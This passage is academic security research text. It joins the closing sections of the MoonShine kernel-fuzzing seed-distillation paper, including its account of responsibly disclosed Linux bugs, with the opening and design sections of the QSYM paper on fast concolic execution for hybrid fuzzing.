**Supporting other Kernel Fuzzers.** Most fuzzers, irrespective of their design, benefit significantly from using a diverse and compact set of seeds [31]. MoonShine's trace distillation mechanism is designed to increase the diversity and minimize the size of seed traces (while maintaining the dependencies) used for kernel fuzzing. Although our current prototype implementation is based on Linux and Syzkaller, there are a several ways we can extend MoonShine to benefit other kernel fuzzers. In particular, for other Linux kernel fuzzers, it should be relatively straightforward to adapt MoonShine's trace generation and seed selection components. MoonShine's static implicit dependency analysis can also be easily extended to other open source OS kernels such as FreeBSD.

For closed-source operating systems like Microsoft Windows, MoonShine can potentially support trace distillation of by leveraging recent works [29, 33] using virtualization-based approaches to capturing system call traces and kernel code coverage albeit with higher performance overhead. MoonShine can be extended to dynamically identify implicit dependencies by tracking the load and store instructions executed during a system call execution and identifying the calls that read-/write to the same addresses. Such a virtualization-based dynamic approach to tracking implicit dependencies will be more precise (i.e., fewer false positives) than MoonShine's static-analysis-based approach, but will incur significantly higher performance overhead. Exploring this tradeoff is an interesting area for future research.

**Fuzzing Device Drivers.** The system calls in our traces targeted core subsystems of the Linux kernel such as file system, memory management, and networking. However, device drivers make up over 40% of the Linux source code [15] and are the most common source of vulnerabilities [34]. Recent work [20, 28] has shown that targeted fuzzing of device drivers is effective at discovering critical security vulnerabilities. We believe that these approaches can also benefit from MoonShine's trace distillation. For example, seeds distilled from traces of Android applications/services that communicate with different device drivers can be used for efficient fuzzing of Android device drivers.

# 8 Related Work

**Seeding and Distillation.** Seed selection was first explored in the context of file-format fuzzing, i.e., fuzzers for application code that parse well-structured input (pdfs, jpeg, png, etc.). In 2008, Ormandy et al. seeded a fuzzer for the Microsoft internet explorer browser with contents gathered by crawling different URLs and uncovered two serious security vulnerabilities [27]. In 2011, Evans et al. also seeded a fuzzer for Adobe Flash Player with 20,000 distilled SWF files and discovered 400 unique crashes [19].

Recently, Beret et al. evaluated four distillation strategies on the CERT Basic Fuzzing Framework (BFF) [2] across 5 file formats and found maximizing code coverage to be the optimal distillation strategy [31]. While MoonShine is also a seed distillation framework, distillation for OS fuzzers is fundamentally a different and arguably more difficult problem than distilling file formats. File-format distillation works at the level of entire files and simply selects a small set of seed files out of a given set of files without worrying about pruning each individual file's contents. By contrast, OS fuzzer distillation must work at the finer granularity of individual system calls within program traces and maintain the implicit/-explicit dependencies of the system calls while minimizing the number of calls as the program traces tend to be, on average, multiple orders of magnitude larger than the

seed files used for fuzzing.

**Seed Generation and Generational Fuzzers.** Generational fuzzers craft test inputs according to some form of specification and are often used to fuzz programs which take highly-structured input, e.g., compilers. For instance, jsfunfuzz [32], and Csmith [40] are equipped with JavaScript and C grammars, respectively, which they use to craft syntactically valid programs. Other fuzzers use dynamically learned grammars to help craft input. For example, Godefroid et al. [21] present a white-box fuzzer which generates grammatical constraints during symbolic execution.

Another related line of work has investigated the possibility of synthetically crafting new seeds from existing ones. LangFuzz [24] and IFuzzer [36] are both JavaScript fuzzers that parse code fragments from an input test suite and recombine these fragments to craft interesting new inputs. Skyfire [39] uses a PCSG (probabilitistic context-sensitive grammar) learned from input programs to generate diverse and uncommon seeds. By contrast, MoonShine distills the seed traces while preserving both syntactic and semantic integrity and the achieved code coverage.

Lastly, IMF [22] is a model-based macOS kernel fuzzer that programatically infers an API model from the call trace of real-world programs. Using this inferred model, IMF is able to generate and mutate C programs for use in a fuzzing campaign. Both IMF and MoonShine rely on tracking explicit input dependencies between system calls. However, unlike MoonShine, IMF does not perform any trace distillation, which in our setting slows the rate of fuzzing by up to 90%. Furthermore, IMF does not support any implicit dependency tracking, which was essential for finding 10 out of the 17 vulnerabilities detected by MoonShine.

**Other Fuzzers.** Trinity [11], iknowthis [4], and sysfuzz [9] are other examples of Linux system call fuzzers built with hard-coded rules and grammars. In addition, there also exists another class of evolutionary kernel fuzzers built on or inspired by AFL [1]. These are TriforceLinuxSyscallFuzzer [10], TriforceAFL [23], and kAFL [33], the latter two of which are OS agnostic. Like Syzkaller, all of these OS fuzzers can potentially benefit from the coverage improvements offered by the MoonShine framework.

Finally, the class of evolutionary fuzzers that target semantic bugs (e.g., SlowFuzz [35], NEZHA [30], Frankencerts [17], and Mucerts [41]) may also similarly benefit from domain-specific seed distillation techniques that maximize coverage or path diversity.

**Implicit Dependencies.** MoonShine's approach of identifying implicit dependencies across system calls is conceptually similar to the dependency tracking mechanisms used in record-replay systems that can replay an application's execution trace. Deterministic replay requires identification of the system calls that access some shared resources to ensure preserving their relative ordering during replay. To do this, record-replay systems like Dora [25] and Scribe [26] log serialized access to shared kernel resources, e.g., inodes and memory tables. However, MoonShine, unlike these systems, uses static analysis to track implicit dependencies.

## 9 Developer Responses

We have responsibly disclosed all the vulnerabilities identified in this work to the appropriate subsystem maintainers and vendors. In total, 9 of the 17 vulnerabilities have already been fixed and we are working with the developers to fix the rest. Our reports include a description of the bug, our kernel configs, and a Proof-of-Concept (POC) test input. The `inotify` buffer overflow vulnerability was assigned CVE-2017-7533 and the fix was applied to the 4.12 kernel and backported to all stable kernels versions after 3.14. The JFS memory corruption and `socket_setattr` bugs were addressed within a week of disclosure and have been assigned CVE-2018-12233 and CVE-2018-12232 respectively. The fixes for both of these bugs are currently being tested and will be backported to the affected stable kernels after the 4.18-rc2 release.

## 10 Conclusion

In this paper we designed, implemented and evaluated Moonshine, a framework that automatically generates seeds for OS fuzzers by distilling system call traces gathered from the execution of real programs. Our experimental results demonstrated that Moonshine is able to efficiently distill a trace of over 2.8 million system calls into just over 14,000 calls while preserving 86% of the coverage. Moreover, the seeds generated by Moonshine improved the coverage of Syzkaller by over 13%, and resulted in the discovery of 17 new vulnerabilities in the Linux kernel that the default Syzkaller could not find by itself.

# QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing

## Abstract

Recently, hybrid fuzzing has been proposed to address the limitations of fuzzing and concolic execution by combining both approaches. The hybrid approach has shown its effectiveness in various synthetic benchmarks such as DARPA Cyber Grand Challenge (CGC) binaries, but it still suffers from scaling to find bugs in complex, real-world software. We observed that the performance bottleneck of the existing concolic executor is the main limiting factor for its adoption beyond a small-scale study.

To overcome this problem, we design a fast concolic execution engine, called QSYM, to support hybrid fuzzing. The key idea is to tightly integrate the symbolic emulation with the native execution using dynamic binary translation, making it possible to implement more fine-grained, so faster, instruction-level symbolic emulation. Additionally, QSYM loosens the strict soundness requirements of conventional concolic executors for better performance, yet takes advantage of a faster fuzzer for validation, providing unprecedented opportunities for performance optimizations, e.g., optimistically solving constraints and pruning uninteresting basic blocks.

Our evaluation shows that QSYM does not just outperform state-of-the-art fuzzers (i.e., found 14× more bugs than VUzzer in the LAVA-M dataset, and outperformed Driller in 104 binaries out of 126), but also found *13 previously unknown security bugs* in *eight* real-world programs like Dropbox Lepton, ffmpeg, and OpenJPEG, which have already been intensively tested by the state-of-the-art fuzzers, AFL and OSS-Fuzz.

## 1 Introduction

The computer science community has developed two notable technologies to automatically find vulnerabilities in software: namely, coverage-guided fuzzing [1–3] and concolic execution [4, 5]. Fuzzing can quickly explore the input space at nearly native speed, but it is only good at discovering inputs that lead to an execution path with loose branch conditions, such as `x > 0`. On the contrary, concolic execution is good at finding inputs that drive the program into tight and complex branch conditions, such as `x == 0xdeadbeef`, but it is very expensive and slow to formulate these constraints and to solve them.



**Figure 1:** Newly found line coverage of popular open-source software by state-of-the-art concolic executors, Driller and S2E, and our system, QSYM, until they saturated. We used five test cases in each project that have the largest code coverage. Test cases generated by QSYM cover significantly more lines than both concolic executors. In libtiff, Driller could not generate any test case due to incomplete modeling for `mmap()`.

To take advantage of both worlds, a hybrid approach [6–8], called *hybrid fuzzing*, was recently proposed. It combines both fuzzing and concolic execution, with the hope that the fuzzer will quickly explore trivial input spaces (i.e., loose conditions) and the concolic execution will solve the complex branches (i.e., tight conditions). For example, Driller [8] demonstrates its effectiveness of the hybrid fuzzing in the DARPA Cyber Grand Challenge (CGC) binaries—generating six new crashing inputs out of 126 binaries that are not possible when running either fuzzing or concolic execution alone.

Unfortunately, these hybrid fuzzers still suffer from scaling to find real bugs in non-trivial, real-world applications. We observed that the performance bottlenecks of their concolic executors are the main limiting factor that deters their adoption beyond the synthetic benchmarks.

Unlike the promise made by concolic executors, they fail to scale to real-world applications: the symbolic emulation is too slow in formulating path constraints (e.g., libjpeg and libpng in Figure 1) or it is often not even possible to generate these constraints (e.g., libtiff and file in Figure 1) due to the incomplete and erroneous environment models (Table 4).

In this paper, we systematically analyze the performance bottlenecks of concolic execution and then overcome the problem by tailoring the concolic executor to support hybrid fuzzing (§2). The key idea is to tightly integrate the symbolic emulation to the native execution using dynamic binary translation. Such an approach provides unprecedented opportunities to implement more fine-grained, instruction-level symbolic emulation that can minimize the use of expensive symbolic execution (§3.1). Unlike our approach, current concolic executors employ coarse-grained, basic-block-level taint tracking and symbolic emulation, which incur non-negligible overheads to the concolic execution.

Additionally, we alleviate the strict soundness requirements of conventional concolic executors to achieve better performance as well as to make it scalable to real-world programs. Such incompleteness or unsoundness of constraints is not a problem in a hybrid fuzzer where a co-running fuzzer can quickly validate the newly generated test cases; the fuzzer can quickly discard them if they are invalid. Moreover, this approach makes it possible to implement a few practical techniques to generate new test cases, i.e., by optimistically solving some parts of constraints (§3.2), and to improve the performance, i.e., by pruning uninteresting basic blocks (§3.3). These new techniques and optimizations together allow QSYM to scale to test real-world programs.

Our evaluation shows that the hybrid fuzzer, QSYM, —built on top of our concolic executor, and the state-of-the-art fuzzer, AFL—outperforms all existing fuzzers like Driller [8] and VUzzer [9]. QSYM achieved significantly better code coverage than Driller in 104 out of 126 DARPA CGC binaries (tied in five challenges). Further, QSYM discovered 1,368 bugs out of 2,265 bugs in the LAVA-M test set [10], whereas VUzzer found 95 bugs.

More importantly, QSYM scales to testing complex real-world applications. It has found *13 previously unknown vulnerabilities* in *eight* non-trivial programs, including ffmpeg and OpenJPEG. It is worth noting that these programs have been thoroughly tested by other state-of-the-art fuzzers such as AFL and OSS-Fuzz, highlighting the effectiveness of our concolic executor. OSS-Fuzz running on a distributed fuzzing infrastructure with hundreds of servers [11] was unable to find these bugs, but QSYM found them by using *a single workstation*. For further research, we open-source the prototype of QSYM at `https://github.com/sslab-gatech/qsym`.

This paper makes the following contributions:

- **Fast concolic execution through efficient emulation.** We improved the performance of concolic execution by optimizing emulation speed and reducing emulation usage. Our analysis identified that symbol generation emulation was the major performance bottleneck of concolic execution such that we resolved it with instruction-level selective symbolic execution, advanced constraints optimization techniques, and tied symbolic and concolic executions.
- **Efficient repetitive testing and concrete environment.** The efficiency of QSYM makes re-execution-based repetitive testing and the concrete execution of external environments practical. Because of this, QSYM is free from snapshots incurring significant performance degradation and incomplete environment models resulting in incorrect symbolic execution due to its non-reusable nature.
- **New heuristics for hybrid fuzzing.** We proposed new heuristics tailored for hybrid fuzzing to solve unsatisfiable paths optimistically and to prune out compute-intensive back blocks, thereby making QSYM proceed.
- **Real-world bugs.** A QSYM-based hybrid fuzzer outperformed state-of-the-art automatic bug finding tools (e.g., Driller and VUzzer) in the DARPA CGC and LAVA test sets. Further, QSYM discovered *13 new bugs* in eight real-world software. We believe these results clearly demonstrate the effectiveness of QSYM.

The rest of this paper is organized as follows. §2 analyzes the performance bottleneck of current hybrid fuzzing. §3 and §4 depict the design and implementation of QSYM, respectively. §5 evaluates QSYM with benchmarks, test sets, and real-world test cases. §7 explains QSYM's limitations and possible solutions. §8 introduces related work. §9 concludes this paper.

## 2 Motivation: Performance Bottlenecks

In this section, we systematically analyze the performance bottlenecks of the conventional concolic executor used for hybrid fuzzers. The following are the main reasons that block the adoption of hybrid fuzzers to the real world beyond a small-scale study.

### 2.1 P1. Slow Symbolic Emulation

The emulation layer in conventional concolic executors that handles symbolic memory model is extremely slow, resulting in a significant slowdown in overall concolic execution. This is surprising because the community believes that symbolic and concolic executions are slow due to path explosion and constraint solving. Table 1 shows

| Executor | chksum | md5sum | sha1sum | md5sum(mosml) |
|---|---|---|---|---|
| Native | 0.008 | 0.014 | 0.014 | 0.001 |
| KLEE | 26.243 | 32.212 | 73.675 | 0.285 |
| angr | - | - | - | 462.418 |

**Table 1:** The emulation overhead of KLEE and angr compared to native execution, which are underlying symbolic executors of S2E and Driller, respectively. We used `chksum`, `md5sum`, and `sha1sum` in coreutils to test KLEE, and `md5sum (mosml)` [12] to test angr because angr does not support the `fadvise` syscall, which is used in the coreutils applications.



**Figure 2:** The number of instructions in symbolic basic blocks and the number of symbolic instructions in popular open-source software. More than half of the instructions in the basic blocks are not symbolic instructions, which can be executed natively.

this significant overhead in symbolic emulation when we execute several programs without branching out to the other paths (no path explosion) or solving constraints on the path in widely-used symbolic executors, KLEE and angr. Compared to the native execution, KLEE is around 3,000 times slower and angr is more than 321,000 times slower, which are significant.

**Why is symbolic emulation so slow?** In our analysis, we observed that the current design of concolic executors, particularly adopting IR in their symbolic emulation, makes the emulation slow. Existing concolic executors adopt IR to reduce their implementation complexity a lot; however, this sacrifices the performance. Additionally, optimizations that speed up this use of IR prohibit further optimization opportunities, particularly by translating the program into IRs in a basic-block granularity. This design does not allow skipping the emulation that does not involve in symbolic execution instruction by instruction. We describe the details of these in the following.

**Why IR: IR makes emulator implementation easy.** Existing symbolic emulators translate a machine instruction to one or more IR instructions before emulating the execution. This is mainly to make the implementation of symbolic modeling easy. To model symbolic memory, the emulator needs to interpret how an instruction affects the symbolic memory status when supplied with symbolic operands. Unfortunately, interpreting each machine instruction is a massive task. For instance, the most popular Intel 64-bit instruction set architecture (i.e., the `amd64` ISA) contains 1,795 instructions [13] described in a 2,000-page manual [14]. Moreover, the `amd64` ISA is not machine-interpretable, so human effort is required to interpret each instruction for its symbolic semantic.

To reduce this massive complexity in implementation, existing emulators have adopted the IR. For example, KLEE uses the LLVM IR and angr uses the VEX IR. These IRs have much smaller sets of instructions (e.g., 62 for the LLVM IR [15]) and are simpler than native instructions. Consequently, the use of IR significantly reduces the implementation complexity because the emulator will have a much smaller number of interpretation handlers than when it directly works with machine instructions (e.g., 1,795 versus 62).

**Why not: IR incurs additional overhead.** Despite making implementation easy, the use of IR incurs overhead in symbolic emulation. First, the IR translation itself adds overhead. Because the `amd64` architecture is a complex instruction set computer (CISC), whereas the IRs model a reduced instruction set computer (RISC), in most cases, a translation of a machine instruction results in multiple IR instructions. For instance, based on our evaluation, the VEX IR [16], used by angr, increases the number of instructions by 4.69 times on average (versus machine instructions) in the CGC binaries, resulting in much symbolic emulation handling.

**Why not: IR blocks further optimization.** Second, using IR prohibits further optimization opportunities. For example, existing symbolic emulators have an optimization strategy that minimizes the use of emulation because it is slow. Particularly, they do not execute a basic block in the emulator if the block does not deal with any symbolic variables. Although this effectively cuts off the overhead, it still has room for optimization. According to our measurement with the real-world software (Figure 2), such as libjpeg, libpng, libtiff, and file, only 30% of instructions in symbolic basic blocks require symbolic execution. This implies that an *instruction-level approach* has an opportunity to reduce the number of unnecessary symbolic executions. However, current concolic executors cannot easily adopt this approach due to IR caching. To use IR, they need to convert native instructions into IR, which has significant overhead. To avoid repetitive overhead, they transform and cache basic blocks into IRs, instead of individual instructions, to save space and time for cache management. This caching forces existing symbolic emulators to execute instructions in a basic block level and prevent further optimization.

**Our approach.** Remove the IR translation layer and pay for the implementation complexity to reduce execution overhead and to further optimize towards the minimal use of symbolic emulation.

## 2.2 P2. Ineffective Snapshot

**Why snapshot: eliminating re-execution overhead.** Conventional concolic execution engines use snapshot techniques to reduce the overhead of re-executing a target program when exploring its multiple paths. The snapshot mechanism is also mandatory for hybrid fuzzing whose concolic re-execution is significantly slow, such as Driller. For example, we measured the code coverage by turning off the snapshot mechanism in Driller with 126 CGC binaries and given proof of vulnerabilities (PoVs) as initial seed files. As a result, Driller with snapshot achieved more code coverage in *76* binaries, but without snapshot achieved more code coverage in only *17* binaries, and others are the same.

**Why not: fuzzing input does not share a common branch.** Snapshots in hybrid fuzzing are not effective because concolic executions in hybrid fuzzing merely share a common branch. In particular, for conventional concolic engines, a snapshot is taken when the engine splits the path exploration from one conditional branch (i.e., the taken and untaken paths). The main purpose of taking a snapshot is to reuse a symbolic program state when exploring both paths at the same branch. In this regard, the engine backs up the symbolic state of the program in one branch, and then explores one of the paths (e.g., the taken path). When the path is exhausted or stuck, the engine restores the symbolic state to the previous state at the branch and moves to another path (i.e., the untaken path). The engine can explore the path without paying overhead for re-executing the program to the branch.

On the contrary, the concolic execution engine in hybrid fuzzing fetches multiple test cases from the fuzzer with which they are associated different paths of the program (i.e., sharing no common branch). This is because random mutation generates such test cases. This could 1) lead the program to a different code path or 2) concretize values differently on handling symbolic memory access [17]. Therefore, snapshots taken from one test case path cannot be re-used in the other test case path such that they do not optimize the performance.

**Why not: snapshot cannot reflect external status.** Worse yet, the snapshot mechanism becomes problematic in supporting external environments since it breaks process boundaries. Supporting external environments is required since the program heavily interacts with the external environment during its execution. Such interactions include the use of a file system and a memory management system, and these would be able to change the symbolic status of the program. When a program is being executed, it does not consider external environments since the underlying kernel maintains internal states related to them. Unfortunately, the snapshot mechanism breaks the assumption that the kernel holds: when a process diverges through `fork()`-like system calls, the kernel no longer maintains the states. Thus, concolic execution engines should maintain the states by itself.

Existing tools try to solve this problem through either *full system concolic execution* or *external environment modeling*, but they result in significant performance slowdown and inaccurate testing, respectively.

**Full system concolic execution.** Concolic testing tools such as S2E apply concolic execution for both the target program and the external environment. Although this approach ensures completeness and correctness, the tools cannot test the program in a reasonable time because conventional concolic executors are too slow and the complexity of the external environment is high. Moreover, a full system concolic execution requires expensive state backup and recovery. This overhead could be mitigated by copy-on-write under normal circumstances, but it is not applicable for hybrid fuzzing due to its non-shareable nature.

**External environment modeling.** Hybrid fuzzers, such as Driller, model or emulate the execution in the external environment. This approach has clear performance benefits by avoiding concolic execution, but it results in inaccurate models because it is almost impossible to completely and correctly model all system calls in practice. For example, Linux kernel 2.6 has 337 system calls, but angr only supports 22 system calls out of them. Further, despite excessive efforts of the developers, angr models many functions incompletely, such as `mmap()`. The current implementation of `mmap()` in angr ignores a valid file descriptor given to the function. It just returns empty memory instead of memory containing the file content.

**Our approach.** Optimize repetitive concolic testing, remove the snapshot mechanism that is inefficient in hybrid fuzzing, and use concrete execution to model external environments.

## 2.3 P3. Slow and Inflexible Sound Analysis

**Why sound analysis?** Concolic execution tries to guarantee soundness by collecting *complete* constraints. This completeness assures that an input satisfying the constraints will lead the execution to the expected path. Thus, concolic execution can produce inputs to explore other paths of a program without worrying about false expectations.

**Why not: never-ending analysis for complex logic.** However, computing complete constraints could be expensive in various situations. In particular, computing the constraints for complex operations such as cryptographic functions or compression is often problematic. The upper part of Figure 3 shows a code snippet of the file program. If concolic execution visits `file_zmagic()`, it sticks there

```
// @funcs.c:221 in file v5.6
if ((ms->flags & MAGIC_NO_CHECK_COMPRESS) == 0) {
  m = file_zmagic(ms, &b, inname); // zlib decompress
  ...
}

// other interesting code
```

```
// @funcs.c:177 in file v5.6
// looks_ascii()
if (ch >= 0x20 && ch < 0x7f)
  ...
// file_tryelf()
if (ch == 0x7f)
  ...
```

**Figure 3:** The first example shows that collecting complete constraints for complicated routines such as `file_zmagic()` could prohibit finding new paths. The second example shows that if a given concrete input follows a true path of `looks_ascii()`, it over-constrains the path not to find a true path of `file_tryelf()`.



**Figure 4:** Overview of QSYM's architecture as a hybrid fuzzer. QSYM takes a test case and a target binary as inputs and attempts to generate new test cases that might explore new paths. It uses Dynamic Binary Translation (DBT) to natively execute the input binary as well as to select basic blocks for symbolic execution. Since QSYM applies various heuristics to trade strict soundness for better performance in constraint solving, the new test cases will be validated later by the fuzzer.

to compute complex constraints for `zlib` decompression and cannot search other interesting code.

**Why not: sound analysis could over-constraint a path.** The complete constraints can also over-constrain [5] a path that limits concolic execution to find future paths. In particular, a constraint that is inserted to follow the native execution can cause the over-constraint problem. In the lower code of Figure 3, if `ch` is defined as 'A' by a given concrete input, concolic execution will put the constraint, {`ch >= 0x20` $\wedge$ `ch < 0x7f`}, at `looks_ascii()` because the native execution will execute the true branch of the `if` statement. When it arrives at `file_tryelf()`, the concolic execution cannot generate any test case because the final constraint is unsatisfiable, which is {`ch >= 0x20` $\wedge$ `ch < 0x7f` $\wedge$ `ch == 0x7f`}. However, if `file_tryelf()` does not depend on the true branch of `looks_ascii()`, this is the over-constraint problem because an input generated by concolic execution without caring about the path constraint, `ch == 0x7f`, will explore a path in `file_tryelf()`.

**Our approach.** Collect an incomplete set of constraints for efficiency and solve only a portion of constraints if a path is overly-constrained.

## 3 Design

In this section, we explain our design decisions to realize QSYM. Figure 4 shows an overview of QSYM's architecture. QSYM aims at achieving fast concolic execution by reducing the efforts in symbolic emulation, which is the major performance bottleneck of existing concolic executors. To this end, QSYM first instruments and then runs a target program utilizing Dynamic Binary Translation (DBT) along with an input test case provided by a coverage-guided fuzzer. The DBT produces basic blocks for native execution and prunes them for symbolic execution, allowing us to quickly switch between two execution models. Then, QSYM selectively emulates only the instructions necessary to generate symbolic constraints, unlike existing approaches that emulate *all* instructions in the tainted basic blocks. By doing this, QSYM reduced the number of symbolic emulations by a significant magnitude (5×, see Figure 10 in §5.3) and hence achieved a faster execution speed. Thanks to its efficient execution, QSYM can execute symbolic execution repeatedly instead of using snapshots that require external environment modeling. In particular, QSYM can interact with the external environment in a concrete fashion instead of relying on the contrived environment models. To improve the performance of constraint solving, QSYM applies various heuristics that trade off strict soundness for better performance. Such a relaxation provides an unprecedented opportunity to the concolic executor for a hybrid fuzzer, in which the paired-up fuzzer can quickly validate the newly produced test cases—it will simply discard them if they are not interesting. The rest of this section describes our approaches to scale the concolic executor for the hybrid fuzzer to test real-world programs.

### 3.1 Taming Concolic Executor

We explain in detail four new techniques to optimize the concolic executor for the hybrid fuzzer.

**Instruction-level symbolic execution.** QSYM symbolically executes a small set of instructions that are required to generate symbolic constraints. Unlike existing concolic executors, which apply a block-level taint analysis and so symbolically execute *all instructions* in the tainted basic blocks, QSYM employs an instruction-level taint tracking and symbolic execution on the tainted instructions. The existing concolic executors take such a coarse-grained approach because they suffer from high



**Figure 5:** An example that shows the effect of instruction-level symbolic execution. If a size is symbolic at `__memset_sse2()`, the instruction-level symbolic execution only executes symbolic instructions, which are in the dashed box. However, the basic-block-level one needs to execute other instructions that can be executed natively, including `punpcklwd`, which is complex to handle as shown in the right-side angr code.



**Figure 6:** The test cases generated by QSYM and Driller that explore the same code path from the same seed. They are different because QSYM uses unrelated constraint elimination as their underlying optimization techniques whereas Driller uses incremental solving. Unrelated constraint elimination can remove unnecessary constraints, for example, constraints for the user names, on the existence of a concrete input.

performance overheads when switching between native and symbolic executions. However, for QSYM, the efficient DBT makes it possible to implement a fine-grained, instruction-level taint tracking and symbolic execution, helping us to avoid unnecessary emulation overheads.

This method significantly improves the performance of QSYM's symbolic execution in practice. Take `memset()` as an example (Figure 5), where only its size parameter (`rdx`) is tainted. Unlike a block-level approach, such as angr, that should symbolically execute all instructions, QSYM can generate symbolic constraints by executing only the last two instructions. This problem is more critical in real-world problems where modern compilers produce highly optimized code to minimize control-flow changes (e.g., using a conditional move like `cmov`). For example, in angr, any symbolic arguments to the `memset()` can prevent its symbolic execution because `memset()` relies on complex instructions like `punpcklbw`.

QSYM runs both native and symbolic executions in a single process by utilizing the DBT, making such mode switches extremely lightweight (i.e., a normal function call). It is worth noting that this approach is drastically different from most of the existing concolic engines, such as angr, where two execution modes should make non-trivial communications such as updating memory maps to make a mode switch. Accordingly, many optimizations made by angr are to reduce such mode switching, e.g., striving to run one mode as long as possible.

**Solving only relevant constraints.** QSYM solves constraints relevant to the target branch that it attempts to flip, and generates new test cases by applying the solved constraints to the original input. Unlike QSYM, other concolic executors such as S2E and Driller incrementally solve constraints; that is, they focus on solving the updated parts of constraints in the current run by utilizing lemmas learned from the previous execution. For pure symbolic executors that do not have any initial inputs for exploration, this incremental approach is effective in enumerating all possible input spaces [18]. However, this is not a favorable design for hybrid fuzzers for the following two reasons.

First, the incremental approach in hybrid fuzzers repeatedly solves the constraints that are explored by other test cases. For example, Figure 6 shows an initial test case and new test cases generated by QSYM and Driller when exploring the same code paths: the red marker shows the differences between the original input and the generated test cases. By solving only constraints relevant to the branch (i.e., selecting a menu for deleting a message), QSYM generates the new test case by updating a small part of the initial input. However, Driller generates new test cases that look drastically different from the original input. This indicates that Driller wastes time on solving irrelevant constraints that are repeatedly tested by fuzzers (e.g., constraints on usernames).

Second, the incremental approach is effective only when complete constraints are provided. Unfortunately, due to the emulation overheads, existing concolic executors cannot formulate symbolic constraints for complex, real-world programs. However, focusing only on relevant constraints gives us a higher chance to solve the constraints and produce new test cases that potentially take different code paths. For example, the test cases that are only relevant to the command menu will not be affected by the incomplete constraints generated for usernames (Figure 6). Moreover, due to its environment support (§3.1) or various heuristics (§3.2, §3.3), QSYM tends to generate more relaxed (i.e., incomplete) forms of constraints that can be easily solved. This makes QSYM scale enough to test real-world programs.

**Preferring re-execution to snapshoting.** QSYM's fast concolic execution makes re-execution much preferable to taking a snapshot for repetitive concolic testing. The snapshot approach, which creates an image of a target process and reuses it later, is chosen to overcome the performance bottleneck of the concolic execution; re-executing a program to reach a certain execution path with a valid state can take much longer than restoring the corresponding snapshot. However, as QSYM's concolic executor becomes faster, the overhead of the snapshotting is no longer smaller than that of re-execution.

**Concrete external environment.** QSYM avoids problems resulting from an incomplete or erroneous modeling

of external environments by concretely interacting with external environments. Since the incompleteness and incorrectness of modeling deviate symbolic execution and native execution and mislead additional exploration, we should avoid them for further analysis. Instead of these erroneous models, QSYM considers external environments as "black-boxes" and simply executes them by concrete values. This is a common way to handle functions that cannot be emulated in symbolic execution [4, 19], but it is difficult to apply to forking-based symbolic execution, which breaks process boundaries [20]. Since QSYM can achieve performance without introducing forking-based symbolic execution [21], QSYM can utilize the old but complete technique to support external environments. However, this approach can result in unsound test cases that do not produce any new coverage, unlike its claim. If QSYM blindly believes concolic execution, QSYM will waste its resources to explore paths using test cases that do not introduce any new coverage. To alleviate this, QSYM relies on a fuzzer to quickly check and discard the test cases to stop further analysis.

## 3.2 Optimistic Solving

Concolic execution is susceptible to over-constraint problems in which a target branch is associated with complicated constraints generated in the current execution path (Figure 3). This problem is prevalent in real-world programs, but existing solvers give up too early (i.e., timeout) without trying to utilize the generated constraints, which took most of their execution time (Figure 10). In hybrid fuzzing, a symbolic solver's role is to assist a fuzzer to get over simple *obstacles* (e.g., narrow-ranged constraints like `{ch == 0x7f}` in Figure 3) and go deeper in the program's logic. Thus, as a hybrid fuzzer, it is well justified to formulate potentially new test inputs, regardless of reaching unexplored code via the current path or other paths.

QSYM strives to generate interesting new test cases from the generated constraints by optimistically selecting and solving some portion of the constraints, if not solvable as a whole. As the emulation overheads dominate the overheads of constraint solving in complex programs, it economically makes sense to leverage this opportunity. In particular, QSYM chooses the last constraint of a path for optimistic solving for the two following reasons. First, it typically has a very simple form, making it efficient for constraints solving. Another candidate would be the complement of `unsat_core`, which is the smallest set of constraints that introduces unsatisfiability. However, computing `unsat_core` is very expensive and sometimes crashes the underlying constraint solver [22]. Second, test cases generated from solving the last constraint likely explore the target path as they at least meet the local constraints when reaching the target branch. Since QSYM first eliminates constraints that are not related to the last constraint, all irrelevant constraints do not impact the result of the optimistic solving.

## 3.3 Basic Block Pruning

We observed that constraints repetitively generated by the same code are not useful for finding new code coverage in real-world software. In particular, the constraints generated by compute-intensive operations in a program are unlikely solvable (i.e., non-linear) at the end even if their constraints are formulated. Even worse, they tend to block the possibility of exploring other parts that are not relevant yet are interesting enough for further exploration. For example, in the second example of Figure 3, even though concolic execution produces constraints for the `zlib` decompression, a constraint solver will not be able to solve the constraints because of their complexity [23].

To mitigate this problem, QSYM attempts to detect repetitive basic blocks and then prunes them for symbolic execution and generates only a subset of constraints. More specifically, QSYM measures the frequency of each basic block execution at runtime and selects repetitive blocks to prune. If a basic block has been executed too frequently, QSYM stops generating further constraints from it. One exception is when a block contains *constant* instructions that do not introduce any new symbolic expressions, e.g., `mov` instructions in the `x86` architecture and shifting or masking instructions with a constant.

QSYM decides to use *exponential back-off* to prune basic blocks since it rapidly truncates overly frequent blocks. It only executes blocks whose frequency number is a power of two. However, if it excessively prunes basic blocks, it could miss some of the solvable paths and thus could fail to discover new paths. To this end, QSYM builds two heuristic approaches to prevent excessive pruning: *grouping multiple executions* and *context-sensitivity*.

Grouping multiple executions is a knob that minimizes excessive pruning of basic blocks. When we count the frequency of a basic block's execution, we regard a group of executions as one in frequency counting. For instance, suppose the group size is *eight*. Then, only after executing the block *eight* times, we count the frequency as *one*. This will allow QSYM to execute the block *eight* times once it decided not to prune. This helps not to lose constraints that are essential to discover a new path and also does not affect much on the symbolic execution because running such basic blocks a small number of times would not make the constraints too complex.

Context-sensitivity acts as a tool for distinguishing running the same basic block in a different context for frequency counting. If we do not distinguish a context (i.e., at which point is this basic block called?), we

| Component | Lines of code |
|---|---|
| Concolic execution core | 12,528 LoC of C++ |
| Expression generation | 1,913 LoC of C++ |
| System call abstraction | 1,577 LoC of C++ |
| Hybrid fuzzing | 565 LoC of Python |

**Table 2:** QSYM's main components and their lines of code.

may lose essential constraints by pruning more blocks. For example, when there are two `strcmp()` calls, say `strcmp(buf, "GOOD")` and `strcmp(buf, "EVIL")`, these two calls must be considered as a different basic block execution for frequency counting. Otherwise, the execution of the same block in the other part of the program, which is irrelevant to the current execution, could affect pruning. QSYM maintains a call stack of the current execution, and uses a hash of it to differentiate distinct contexts.

## 4 Implementation

